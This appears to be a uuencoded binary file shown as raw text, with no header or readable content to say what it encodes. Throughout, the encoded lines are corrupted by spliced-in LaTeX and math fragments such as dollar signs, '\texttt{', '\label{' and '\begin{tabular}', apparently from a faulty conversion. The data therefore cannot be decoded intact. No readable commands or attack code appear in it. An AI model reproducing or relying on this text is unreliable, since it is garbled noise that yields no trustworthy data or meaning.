"F+6M@V9"9^800B!YZ2@VKYB0TA#TR3@&G"W?@T&2\$!O]Q@"=+]%WV_W7 M1U]/!&N!33Z3803Q>;\]''@RPI[5J6=KV`*#_IB/75N4R5ZC(3\+3R&1<VG\$ MSWJ*L(ZIH_7&PI:C`WXBPHBC`WX`L651\L,4"Q%-H<[0/?O)F\$_9U++600A9 $M=L@&P^82V6!RMI->%<J9!45F)25%5,?$T3K3P*K-E%4;`]BT51M8E3-SOW]$ M.3+-0DAFU[=^<7@73F;XS#/:`5W:3_60@*/Y4J_YXOD^/-'1TQTJK*M*U:5_ $M_A2VD?.[Q*!2USH-8?05J<0M'AZ7+XX.\Q51]&94E("M@,T4N&/,Z$#0-2B")$ MFW"[:P76CGU9\$F!Z_!(*E[L^FSVPK2!1E0]A@O'=_OGK@%6#-?WL1'W?.&,-M1IN/&.G=I=7R>ADN[-?M/[QEMOWOC_.;^6UWM;CNNO>WB_G%XL(_K<^D>ID< $MR3-.QH,'JM%=>%?-3-"6-L%OZ98?]$X\>KQ97_-';F_&,(K/<8]'H_D'I^$ MYN/B:OW^DI\;#NFMS];Z:O'/=_20!;TSW/^4IS25ES=@(ZFTE9S8_7>Y=]<_ $\texttt{M+[KSR_EZO7H;GI1D2-5\#:-1/?Z`EZ)G.Y]=WUY>K^<7UZ@.S\&\&:IA<6>6,[/] } \\$ M__"Y"0]0IOR__<^CO&YR^?C[V0FL>K3IT36C;8Q6`7[N7=4M`A,]Y4!,3<_D MF*DEIGY>&ECI@JJ,M5=(AJ5_*^:N5(\$]4CTLG&9N(]QUQ,WYSGA%M67F11A= MSJS\$1N%57>9KV:0SYE.5F(G.PQ#'P\$!*,8<6#B,<L\$YB%U4SBQ66!BRPR.+V $\label{local_moa} $$MOA$A##/5PG2Z6UB`L'F21]TPKQ/>.$P&.5W?W=RL;KM$@.&`,1(PI@\8WG8Q)$$$ MD'#K079[\$?%JYC7"VX?+[?;^>?]`7-1J_+;V;\K0LW:.+N?=^I2/'Y;7E?5- $M \% / MU5E \% ? U_-SZG18" [6Q,7D=^) \T' \% ; 1 (G.B^2DC^] N \% O N = LD/TR) 5 GIM1$ MIZ3W2]\47I^9*&6^OEAZK5?TV*[/@^CA3+2<"4>9Z#QUWG6W?2;J F/=9WIE $\label{eq:mj_k} \begin{tabular}{ll} MJ^&'QRKE?GJZ[U/L:?W^{\alpha}/?A\#WJKBDJ\&-O_;U>9_^^F:7ZI__8IG[5KER9[T]] & (Alpha)/(Alpha)$ MNM):N:(Y&L509:-=,4/22&\#E/N:0[.FYC.A*:91A6+0^=WM[>+Z_#>&4)#2$ M,W+DT_F[Q?SV-CPQ?R>NK>411MKS.GP5\.GR=[J_P*=)5^US.)3"BBSGI0[Y M+"(:1E#,,_3CM\?]EM\$?WZ[A%GKGDB8S<78V;^GA+P_@/3PFM`S(UT#.D6!B MO391=7?]B^]_KGMM5I6UO<B]Q`3JC5R3LT1C(HZ5DLU)[%"I-#JLM1[1BE:' M4-+RZ5PM!++>AO6F=N76B-6ZLMI?-_O'S>[8*Y6FLZ&FDX2)D"P3@T:1IA"D MI8^W=Q_E-7U'>W&V/H6:LK-J]@__][(ZJRS]H<X4_60.-/WKSA0AR)G._P4C $M5P1\V50_"YFHJ\WJM7*.N+5KQ!MO^_:0\V1HBOB)JN+`(/=/L!%"_\4WD=0^$ M\$JNT^P:?95_Z)M2336AN,,N+U'*F+&>J\$4.;Q&?#7([XC-41!"XK58A8MYNQ $M;I>H?.^{?}15\N6:6K:+C__4K!RA[YC3Q&MJB4$_40+.JIT2(&K&[:"N_@Y>J:$ MU?<+,X=/OJ<?9N"5%(?9R*LRH3U82Y,@3QAR!I%N.%WJ%0@-\$SCT);T10;UY M)=G-./F]/PJX?#RE*^HS60536%T*J>3^EM\$?2\$2?6(ODR^?=9R1JD>N+ND=J MC1<6M2+I4;M+AF)SUFQ.G9J3#4EK">[^XO'K8?#NZ:=W?JCQNM]RJCS%>O_[$ML"/`VWYA^8S3)-Q?Y_O]YF^?X]?[`*?<4-`K97[:?SYLJ//H"3[0-WO/[:=^$ $M/W?]0J4ZCVI7PSR#N7C4=R-''DPA#N)@&V'-)M)4!N?H:V:!7%]/^(+5[^$ M#-LP**WABI^9('K\,"V`Y@(HZCT3HF\$B-SCRQOV@66\M-62DJ6U\Y9"_W?_T $M2[Q>1^OUN?3-W"=Y,Q</W?[.B*HJ/\Z;OZE;>!NW_&!O_O;NC[VA6WS']N5U$ M]P<E4F\OBO^^^:!4ZHPE=1.J`*55LYGX1PM57B-N):\$OLN^E%#!]86RD7NQ@ MK!>J))5,(:FUI)(U)+EJXV3.%3];'VF,W[B%>#(72W>2&+U5BQ(/3`:%L!GU

M"DB-C68MDF.K*<H?V4_H?VZ"!J9KL:JP__[W?ON):IKD,WD#.G_D.7^_^?44 $MGO*"[^{NR*}[02E!1FH91MO>GW!FVKH4A)3,:Q:7\D!E-C31XK84-15E5_Z..$ MD(-D"1)63V/(ES_[GDI:GUDV5C&G)R"3=WMYNH,R44DXD8C4DV.,UVNUW"#9 MT%HEM(9HY#=AF]__^+%0G5&+-Z2W3Z=LRD/\$`E\$=\$_;R-!FF#%VKW+_?25'&R $MO-@K^6'-L^4=\#=L_6)6DM\\.&4:./J)2T@**Z4)/+,?7=-M#B?7*FJZ0)M*D3$ M2(, "^S_>!MK_5A08BN+?]Z=*TD"F%+Y""I<_JCY/DA(WA\)GTL:0;\$\M")EG $MI%7\O]WPA?GG?[OAJ]"PE=H]V [:-M*S4#:X/V ;>=^"ED(,0<=#:T$X,$ MMM:;, "%<7@C!-XQ4#]_X!?*WB]L3P1('(=[X%?=WF"GV.P%"E-'H*J3S^A?1 MPFI5%Q(^AI5`OP+6_^"95<4_KU87=Y>+,\4_E]=^X<X?7UF<:4[!M-5PPOF* MUM#/:OX]OUS.UV>V_\53HD:DS_])"UR2-\DW6DV'K%\LUN><=44/K??N4_2J M^M/+\6%[N.<DJCX,E!?6-Q%=@T[KM5X!#4Y)0X__XCOD(TW4V(SBNUGR6+16 $MO,; %.>0"R#(O?=(7^7$)^E--E.DP).>, 20-&`_IA\[[_3`-OGI70B+P?>(MH)]$ MJ+:BVI#JF_GM_"K0%_\4Y?T.*'[&/*YGOKI>;#]M7JE]>N72SUPT`XZDB3XG M^IKO`Q8`XDS:"0-HG#7.F*ZH\W\)%UT&RVS_8KM(1?MV\$TBGI8W9R0&0Q5JU M\$JT592LE:R\$;RA0!*5/+B\LX2S0>>4!G.3#7-X\M9H9EB"XKNF@I,2\$V0G3(M2\$T965PN!L;IO_U3R"3ATO\TLS!I>7QX(@1K9@1,>B;&249-;UB;9,M4DBWZ M-)92Q;A&(],M:BHO1A,]Q'EC?V@UFHTLXQPL1W_=?GT,9W,.-"VG3]K4[-&B M-``7VYRNE.DKOR>M[[]LOVZHWD8;P.]_#\.MI9>]V=WSL@PVY(8&`.OCU.EJ $M-2.N=Z^{[>ZQSZYJ\setminus[GN/_2G-.DKS&[B>PH+/B>`,$4COKY^.DFYFLSY]_O3X$ M>1>FZ*#P/#:(H6`#@:*MN%IOC!M;K3=]<T)AY'5M#J=8,HYB@B,HZ#M%46TXM3L3!\$@FU1(()<9)2K5#Q+<[TK5+H-:A.KB52^FG]_K-O@SYS0+?"A&',_G,8 MACP^A.W7#_/]9\Y]/1-D56--@\@\%K"&DI@-Z5C//&6'<UY7DG/75\9_GB]N M^\$5]HBL:KG\[I_\$7F399AQ@L0]"0=/W\NK_?8F9.V22"CUW:!T+'R)AJC5#? M;Y]>Z*8'(;6VKRZ!\$,X<TOM]>+V`AEV#YNKT9>?ET\ZW[]O]?OO@)3XM=VP^ MU.(Z.]B4#,)Q<`D&\$8-)(-2TXI.1K9`;Z%)DV?/YY:7_*O:K,2\[//[Z; $MK[M^N, 2_008G^*>5: %/Z_6YS?SM2>=J?!3_B;27$@Z_/2?^TF""3_>W4!B$ M3<3?UO3#\$N/-AUY#P[]8C*.?/\$:1C\$J)6BE1'R'O[J[/H^&5G?ERA+2/ORYO $MN[MY*^C]O+F[74A2U2==>ZF<HOJ4\\%#NOQ,TZ]HB.6S(7HX&_1!B!52]W7]$ MZ^J719P1Y3/2IWX,O%XI_PH/*2]NN]_\KH<SE2;>W'5GII#H!YAD#>A!1K1D M1,\$>4?=%Y[AK16VUM-`8G.T_)Q,9K82P?=I2Q\6W7Y.H&HT)'H?]Y%OD4UMM M\?;'X^[/*%FCBMQOGI[NGW=_<@4X'5+J%5&/KN2SIR2N7HZ4CF^>S[]^0HHR MA%R'@@B[,M0F<!FHVSCCC%,71%WAMY!,+7022?2^CKI=:\7\$U-BFU\$:H-))@ M'*^KQ@\$1]LKXI(_>I<MK'VG7YPL?G#Y%PJZB'^<K3SQ3]#<B4'O7LSA6V\Q\$ M;20*(K<W%9U\2]U>[I;%[SVP46%D_QPZY^\$G7)Y5ROBTFF%T3K\$@Y@X=\LG: M+10;)Y:^4GN1ISAIXFL,N3Q26HGRAH:5"=\$(\$1':G.9>LE.`DL/N`TGT;=W-M3;_ER)O^E.HW%O5[+<Y4E'JY/%]<K_VN`A,EWMPNOOOE)X4.J=A94%E*&VY` MT+',B]#TV%B@;Y(6_^R\HN5;/_NK5"QV=;F8WW6KJWD7IG*J9O'IKH>ZBE7, M?_[Y=O'SO)N3O)DR`Z:;2S^E))*:F5B7!![1S*P=ZO(;O=:+MR\$67=6&#Z6P MLWBD\$8]8-\$H#/SANIOM[-D[)Z]7=[;G/6I04E/9YHD1A_X^[Q=IS^TUKCM.E M)?SWRBCE8T)BW?SN\N.")K%QYZSL?2[]6+MF^1+WXWQ!V?E<EGGJ\O+,%HG$ MOT3,2Z:36RA=_/SV=O5A#;<0K>R6B+2\NO*EG'=D?/(+]TP#X[=B?"<M0VQ[$\texttt{M-^O;} (5\$ \texttt{VOUA=7}_[6-\texttt{SY\#NU-*:G9*RZU.R;G1*;UD<Z3\#Y}) 24 \texttt{A8,BT:.F}) \texttt{F}) \texttt{N}$ M:4HN&YI(13L39=S,3!4KA^_:8D\:3_G:>7VY\J.5=;>Z]3N(Q-PJ#+#5"_:! M)BNALK^:1HS2\$G]"4TD=+36(F0+)B):,\,#NS@_`?(5?=HLKR8,9V9R\$%EV& M^]\$B62Q'5-6BBCK"\$L(*XK0+T`RR)5ERM%GH_/5`5YW&*^]^](%D%LIVB7(E M^EK1YRA'0VH[8VI;(3=]G0B]1]0WMV&P)FEA7!AZ9OQ&AU^=TJ0'4J<D;&O4 MI[3EU8WO.)9=W].<&5!H>%O[L)(\$R;*6+/?>#!%X@WE]:_I5MS#L.BTKV";N MHD_IC4'Z\3[LI.QEA\$2R)<L6S;5H)N<F1"M\$\JO`L+&QSY\>G.0@D`.\'>R\$ $M'&Y$AQC2IF;D-Y)'-'`(O9+<M`E`[%0^6D"\BG.D9N6C!OPS@(T=+1!@=-!)$ MMI/2/51,MQ"4'B^(.1CL`&Z+F\DO#JM/=`:ZQU>G/;/9\$6W<LT5D!:`>>XE_ M\%U,#XZ.\$*.!B#K=GRK>S(4=>PXOC:4*&7P":0A"TG-,QZ11MU8.N6LGW*I@ ML-'W;`080\3/:0K,NOP2/]\$,4'7Y)7[&6>":\DO\C'/`M07789^TV"CUFT:1 M]7!C]<!I2&5WR#HN'0^-.82NF:Y3`.=CY+I`(L%"H]<%\$M\$"UDSZBJX+Q%,] MG`:K97<%\$@K+;,K`/J8JW1V\$&MKUH-2^1H%?P[[Y"],0<^RQ7@[+(QHXA%X+ M7:>`#LH.KE@7#`PW>N*0B##1Z(E#`29-W/QXW/>D&L:KJW+K1G'!8`6P+K5N M84(>UN08;8`NWL_I9Y01V`+<E%Y[BMK,V@%:?%3#VR=D>_5)%I%[-HN2V01: M=6(3-,]R":C`DMRO7F[-K0\$^OV,];LVM!3"Y7IT\$AT-FKV\$M>T-+FSW0@25[M%HI8GIX6._]>:X]N4-@F>QH*-HH[KD:!(7TDBH)NOSWXLEYMO_Z^W3.'`4?^ $M5!0=7\$ W^6:P8,A>B:*7\9]?#HQT0.:O1/V,"Z/\V6XYTD)@AT*[]*4H5(AA $\label{eq:mlho} \verb|M]$ $$ MS$ < PJ)T!1QUQFG,0AL9 \'01\R-2IH5Q<U"DS9/SD$.SSR$ M4FZ?Y,`,CYWI%<\ACP`J`I#<%-%!X:\$RQ3:JA>G:J6%8:P`;&X8)<+2-:BUD

M--]MHUH'</O=-DICIYZ>5:-M%, `*8#W:1C'4`%K_>!NE9Q9LS8^U47KFP-+^ $M0!NE*Y2XJD;;*"(K^{6}/M5&Z,F"I0]M&Z<H"W?Q(&Z4K!X;VA]HHK5!85?U($ M&Z65`H,>;Z.(;H"L?[R-TLJ"K?FA-DHK!X[VA]HHK5%J7?U(&Z6U`H-.VBC4 ML%]H9\$88`W14\F8F)4\"5%O`FPBN;50AE[N'[5_DNJ4H<>!J(R[K3A4S9S(H M>#P2=#.IS;(JP6@%M([06D492S@,..J(`\T6?>U(6"Q8FHBEM:=R9#K"=2E) MA2]@[*Q4\$14C8+[!<^)HJN9/3T.1-4P7CP-IOOT<N4%J!2X=<]7VQ%4P2FW` M5L=LSIW8, L/4BG9:SDX0,4X)AY=JI/9U1(P[5P);Y*2)S 9F720)./9(WKC# MXWJ!"[4E*@D<TCM.+CU>3"0+'XP^JTA\$&'WT644!CJ]L\$-U`\$+M!Z^+*!D*@ MJ?R!Q1A]ZLPL8C!_:#'F6'WZ.:QK\$K*!"9JJU,5Z6YY:QD8!K`N=+`8&C#9` MYP\9E_NSQH(E?\5X>0B]*@,=@/GKQ>]\RWF".I309<\6HP,8%-,I<*!UIEYU M&)T\@\$R6?0(.['4<XJH8XXK#F-:!21R1P"!D'%NN4T`'70>;C1R)Y)"A=B+, M6QBJ'50I\$>!TF+<*@01WP[PU`-<_%N:M!4?SHV'>.0"TWPMS@S&JF57?#7,S M4T#K'PMS,S-@J4?#G,@6P&8DS`*U@+8_*::F0C&K*@WSN/-FM`(Z>;@'*ER' M,AZ.C_<'9C%@R5[N*?>C01YXTB=\\GZ48`X,Z2,^5,UP'I_KR2RIKD;!#'R-M`CBXOF: "CCW:&X0E,E%X!*`)0')31,>\$XGW51(+M1N^*(R+,-717G`"C.ONS $M_3'R0[\;6\&FQQO!"*!A)UV5*NI@;QC!!K52-H<)+:Y]T?XP)BOHTJ6[J/N9]$ $M1.K:-G6M-A^37M1=C^34S>'T31+&TC)V6\&H+9K*N([)HR[7#KEM)UQNX^<S$ MUDP+\$,\PQ2XW"OSYFOS0Y<8`FK?-Z\SEQ(`[E&.7@]8JHA5<;BQT-0679]=K $M2!5*?6X<Y+3QO1QEIPLU]7H8G;-\8$IN#V-W458&<CY-^4(TD@&'C#Z^2$0#$ M6#WI]],#B%#\$&3L@9XRT\$%FX("V^E:3K4:FQ:P<!9&QFR<R,=!C8BH%]=4FX M!%\$)HLTA'90>FJ)1+8QJIXQJ#6#31K4PJN3D\<@4"Q%#(P)[[N7L`:;Z`UJX M%)5)L&5Y]([!C&EF@FRJL64Q1BH@\W84%Y83'88H#M8QJ&(TRIR/TVDF_[A] MDLRB6/E('=#KYY,='\$17&*_?O,:RG0)4)\M?!,UEJWC(OF1:J6.J@;A\O+(\ $M7(5/YKR\Q)^{6}\#\&P\&RV,5<2]U!()V0,O7HX9\&*BG\E-\6MFB3IP?!PH\R2GCQ$ MTA9F&%>;_>'+1BI,FS67K88&.F(4,TD5SJ4=>PYO)1'+=#`"8P5C"IB.2<6/ MU\$1JD#TW48W; %M?PC-UO)T#TB13ZQ**!.;O*CC/+0`U@?G'=W>[K`%L#F]U5 M1P_K,:P!S&55F:ZT\WL19=M-\$^Y2VW+"1]F\-?N'I/A_E^N.KI2C)-Z80Y=# MB9AC\$..+2=).9YMH"Q"IH(^DAW]Q&V+"/6"C9\G`VHLUO5A-QYB&I+HGA?I" M\$-)\M>C>KRY.JNFT5Z(;ASIIP.]!CD7@7`*=LY`MNWB5Y?%J>_PR/#QQ?]^# MZI:<EAZ]P*52M)0ZO\$[*%_YV>WS=[V`"-7.]#;@0*&G;EY2.F*6T:L:&#Q%' M*+(#CBJ>3%\$I.F#VU1<"):\T<^%\:K_R+@7`CB_(BS0;UDQG'DJ`F@'D(D;> M>?J"Z0W3Z?2+"SN=*R-W)-!^Y8O-WZM/OU%/QZ>T%9O(']KTX;`626PA-9,K M03[3)1-R#O;;<D<>"(DU%8I25Z_'.-F:WJ5?[@[;!^(7-^_>^MJ^_O+XZ4C) $\label{eq:marcher} $$M\/7NYMN^FG$:+HTL7W(H^QE2MGE_YO7\BDK0]C<:MGRC8<LW&M[XVK\-\&ZN>]$$ M-G]3`'OVU>4B[&*>+Z\7MSVKZ5EK9K7\$NGK:RHL\>V&[7"ZNN_6R8Y5-S^>8 $\label{eq:mkq4^ocs^2czy$} $$ MKQ4^ocs^2Czy$$ (RN>,N/IPHS\4_'3270=W^WJ)EP\#L!`FS4Q&F/C!^WS $$$ $M2^{-}/\&W!U6]Z92[+7(UP.7#QC((O\O-Y])/2K?SIVF[-O"W;<\:\JL)N*9_5$ MN]W#\YT?;1U.\$L)VZK<]LU+,K(79@)F!;)D/2Z_V`W/5S&6%JQ'+?'CT^KXQ MS_*:-KS>+0?,CIE;"8"9,"]W-T^^[_+X@I3Y>;?\=>`@S9&D\$4HZD41WDL-; ML;1WMXA';5A,+6)L(N;=_A21\XM?E^O%^]7EA02E;IC?"3_B:_`V?#A&L%Q\ $\texttt{MB$M@.,2,A)A1Q/KKX_:;Y\#KF4LRFF<T(6YVP*:D(_/W"V:RS-0(DT,UV/C3))}$ M&3&'Z.'0JB6TZFK`,M`B!PZ.!%3,J873Q)Q48??/3V>RXY3NA3WK".G+LD7: M1__'XEVX'G;A^^53\M7*VY^.3\$2)V\$9-QU>0SEFB\I/\H#6\$]/OE^?NK7UAM MX]6>\$C^BY?%JHV3OA]0%Y9E*TM[=75Z2TE,R:W6LM1&MOJFX6ETO?UG<LN*6 M4"Y!E2BF&25EAS(:H'2\0[\%CQ!A^#1(_QB*[7,X3%R_7]UV9RI)G=_<A"Z` $MC#2@L'H.&%N1^M!`+MZ]\R'/NK77?4J4'=-1ROGJQI\IB%.N5K_Z\(A3+I?7)$ MOYR9.&5]?KOR1?@ $W59G&.&V-\]D[T3EOAO.F*6\^AJ^VN]>?]\^O+Q\>'XY?$ M#IS'FGKD;R'IC!+LX.JP^B?_IY8KU\@)5[Y!_OEV=7?S87G105^SNH;5T2GR M491C%#6C#'_/:.[U9G0KA%\$2>N>7JS4[LPG.E*2/ZW#/G3])X8_^>:LB^7H5 $M"\&>5I-`!P:N;+J32L&C261_[D,]"<?_!^OJ7()[\(>7?!_?,O!S^*=*HS_?I$ $\label{eq:mzg0dx?5==BCA_y36(!__)V3L=C"NC@?AO-!0^DAJ682]5R,>;NZ]8U);-R&$ $M[]/0-XMT&U/[Z^&/B\ 6@:P*9;OEKT='W;9O>_#VXO^73EFZV7EY"&HP=?$ MONT>J..AHIZV!W 9W-]OGT*B<1B;SWT:[55YW&(\BQVEPUZ/[S6FS'`'ZJ@8 MXS#%,&K,&2]#!+AXN%.58\$;P=3JHR/=OQVZBN_]81%#!Q@@9TM4Y@BU=W+M-M%.FH1[[G\$:B=,6C\:QY1A]NV*4D)9WG3-I&,8,:V;!/1"FILPS81G:!*V[5E M'\$@5CTQ'U[VQE=_D`V\RGAZZ4BYCH[]4<<`^\&A&%<V:ATJD.!<@,\$,PTC4" M[)A>7!8F4HT,VZ*7&=8`YL;]3\$!Q=)(?H;<BJ)KEB\IW%ZF)JPH25#:Q M\$?/FTMAF,O'P/LT8!4)F)?DE4,>TXFL)1*J1P2F35@U@TR:MOF/2"B95F4DI MJFFH>^C!J@)8156*GGA%81FO@3?#R@43+X_;K['3"%RG;E,6@F@6))QEUPDU M=1_-BE@!0"4GJE:`S1BP0VX.NE@W]\$RRK*L)1VH%F!YW)`&G':D-!-7?=:2V

M`#<_XDCM@"\N_/?"YSW8H.0F7_L'&\$<D":C`DG\\$P#/#C#7`2D'C(^;)D@/Y MJ4WCR5C(:/)U"@ZFHKQCST611\$]=Y*R"\51911'5,7\$T@FK8L9Z*H%H!-AU! M-2)HO9\$).U,,1&2Q0QM<=X]_2"C4%MCBGJ\D<FH'>!XYZR_/WX;Y0)RL=H'($M:Q1$M#"'S;>W&[_W5[.%[+W)S>Y8'4]#QZB%3A-#:L@AY>ZBB_%8YD]K?$ $M8*CA'_(H6:`U1FB@\\)#6PP6:Y6K9B(8K`-L[/B/`*,O[XA,)C8P=9,?`"K`$ M%>#%I\?>/Q]D'SR!#.!U:<AU\$+\$6N"9_(CP)R\8!7#@`E(`=RN?R8S_ALVEX $MUH?V[0@!7ARY`?V\'=*;08/$8L!2W[JY^*9!HH]V0+8%-^<#=`#8QVP^7&?$ M.[J5L@>V*%^;G_19'NY>NN>+"!QO>/)KU7MZV6]YP60%63K9[00&^MS88PS0 M=;S527RV^.OH0X>Q%M@FWRV?80'5D-;[1!TL\$H_+[8P_=VTB:&-IN[N8-9*B M9EC5G<%<\5;WJ\?#?=@X]GI@O`)>9YO=Z>WZI^?^,A918,!01PQ:VB2LZ5([$M!T7D>&]RGQ$F&$C(^B?>H;/>[@Z/82$Z[-IA+@NNIG0&-*\,IR(G^^^(WT*2))]$ MFZ^CYW[(Z'"(\K)91XZ*/4-'F5GE.+1CQ-@80BG87ND)%RD#V-@>\$P#++E(6 M\$IH?=Y%RX"H>S'K[O'_@1EMI1)M.CF6A_V?\^@7EUPI,NM"'%!E"*9D<?]M@ MNH'`\N@3CL(H@\`VC2G=0!!](\@XQR(J'G30.6A1D(.B<#(S`;HQ8,?TT6`R ME639J(E@,AHP,QY,!!P))E-#@OWQ8#(-N%P63%S<B^VF?T)7LM`*3SW+@NIN MF</CX.EM=XMIE:HK2%/Y\$!6RYKN'\,501);#)PX];I=T&D.UACY3_"HW'4G` M()[H5#;KRI!94-\$!;58_#>^OR8,I=B5U@Y*XB="JX2X[MHD&P')HV0H2U(^' $MEM7@RK?5=/O-[O\#D_4H+Q-M]>)]YSGPU^/(M-JL=+3WWN9MS;(B^:"+D]Z"/$ M81!:![]5*&XL;0/%+FNF%KOP>N?5\X//[>\$027-YUTA9Y/C+VC`+=S2STN=< $\label{eq:mprop} \verb"M"; RRT&//R?T<-6`%?H$ | @I&F,JY#1@ZV&&.-1F[-1(PU-6!V/,8(.!)C30,)] | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1) | & (1.1)$ $M[L=CK(\$QW>Q[?:\&K@\$4_W!<Z\#2;SOWVAT]-]H:LAT!:F47YB<^P?\0Z,;H!V$ MPUD4R2<H(V&)=I9-GFZW7Y__W\$9RVPIH%:%K*58_<N^\T1FO@3?)+*I<-9J6 MYD[?J>IM#;&1,8S)JQ2O2Q\$T&^FW#F+2H6:V-#6D<86BX^LB_\$V!76"5P-HR MK&/J6'W2F`;IT4N7B&@`&QM;`IC7)R)82/CQL:6>.7#E8\OSS8[+&S>J<A*> M_JKR!GN,)VJL[Y8Y4:EAJ3C/#%#0F)_-6M_OGY^>&&@~3\$YDD>)XL~(#>-(P MYRFF.E65"S_+W>QI9+(^#@'.\$"`=P`!!U8/4W#P?PGCH_,MF]UDD6.2[*52, $\label{eq:main_main_main} $$M=\L/Q5UR4(:8'<04M_YD-2,F<LQC]D4AG_,+K&)8-8+C/([/N[2"5]54W5`&]$$ ML.FZ<9IW45XD%:9-)EU8_0`2UDLG60EZB-:H!(69EJ]I#ZO=[7:W^2IPE#6= M8P'N%YP%;`!.+L\$`F)8`!1T-CJ.=>KQ>ZM(@T1;2FV1S'\='+NK8X[TLEAE3 MHZ@((<FB<TC'E+&U\$FU@4U--!(11@.G)@#!8*R%MH4EYW+UN+_PW%0882,K7 M]'U#^6Z[??A]<_\'HRW0I;62:&LEF[Y.36\<)+3);LS\$]\$AGPX:9%\MD*K@\$ M01621.>0CBG%G0C\$#9064W6Q-H!-U\73X:5@[450Q@08,3NK1-#5GT\Z(+/J M2-#++6J,1>380#8&6XCR:\$/"QX^T3_'CRZ?=_?-.#\$W[ORI-JX%\$CV:7R3\$U M@FLH-L.MCXE'DOY%WH`LDZG@\$H0E!(G.(!U31EM7VR!GY=DBPUJ!-6.S10%& M'N5!1U.!667U1]9XMT<&:X"S^2\$=I?C7EH\$U@#9?;]A]BJ\$-H*XT7(];[`8E $M=;/\Z\=0.2$ M=;/\Z\<0.ZRI@U6\\D7E3<61D==UIB\\$@C0XV\&AF+/.XD-7]M3/H\\$0<)\#T\J9C M4G\$M@4@-<C<5'0XV:Z>CPQ6BHZW_/WH:#7\T]'1U@!^+SK:!M#O1D<K)36S MR>@@1`5L'AWX*,-8#2S*%:TB8",RAU'46S-_#7X[V+G,,92*.?987W*61S1P M"-WK8:\$IH./TXOEF(L%2U6PD=(A8`:;&0X>`\$CJ4"4[4X#;YJ.T^`M8`VN*@ M+1;: `.O2T*%/FC\$6I52S4NS@,Z91%9#9@F;L&FXIZBIUL=(08(;;VLL^YE:" M;A1@B4P4'@%8`I#<!"']6;F%(%*#7)5;"(;!3GJLA0`P=[.NP*TFW:PU@.9[M;M8UL/9[;M8-L&[:S1H%-4D#@0_+D5Q3`9TV\$9A%QMF(5Q;3PPD<-R:-&Z.A MHWBHH1`](\$J(&(DABI",'S"))#.&ZYA<'-P3J4%NI^+)P,SU=#P9Q).?:;WN M^L2Z`O<PG@BV/CZ_,\$X#9PI#>=J#O.YN%_.K7[NWX2B)=G1<3+O^N)CV0'K7 $\texttt{M?XA[<_I]U@40^^Q^B,9X@\'>^'!$82';I!L3R+S]9!$*VFB\Y[_A[VS@8^J] }$ MN/K_)@0(`20J6%34!4'!\K+9W6R6%S6!+`0-\$\$D07\`E)!L2V21K=@/!@D41 $M:XRT/-6VM&J*:BU:6[&U];V-+X^@14M]J;3:BI5J$-I22RDJE?YOSMW[KD[$ M">1)'_T__^??^V')]YY[[IR9,W/GSLR=.Y?N/3`35KJJW6Q;+6NV#N?YU/&\ M/%M!OW386<(IR9:)SEZS2Z:JZQKI+;OE=0VI*#=N\P-PE8\G?D7K&A<WUU`, M\WTL3`;\T40*;Q:&5)RB50WV"WX!/P2+D<70"`4AX8\"Z'<#+0F6H]"0!2*< MVLHFLF5+0U;H)*%A?ULXT;*0JJ<VOYKG'Q)5]?29I1%.@(\SV8JRIR;1F+22 M10\$B6:'.W;`B.2'%'UXC5U`2J^MJ:JS3"N`-A)6JJX]9PJ`2!LA%41:'@08! MOVTDVF@'0=&SM84LR'\$,(HCJV#);F@]-*B1"%K(T\SD_&AIM:0\$TJ8\$@9&%+ MLX`TZ65<6SK13H"0Y?F@BDRNIZ%@+==Y+Z4H0CA*ZLFZ)<E82A*V*&GR8/J ME`"?0IGH!)9O>\,M#JD3\JU<"P7U\$2NI(;A/B,.VN"PRE;*MK.SB.3.+^9AU ML>>KBYW?=24=4J*/4%Q([[]4T.M8EEK`4@N2&O]5*]NR^NP*_K;10')++V1_ M2Y5?7)D6*2^GEQK45TLK^#B_\U76U%A%X^GTVFL=/CO=5&\M->6C]UO2SE*A 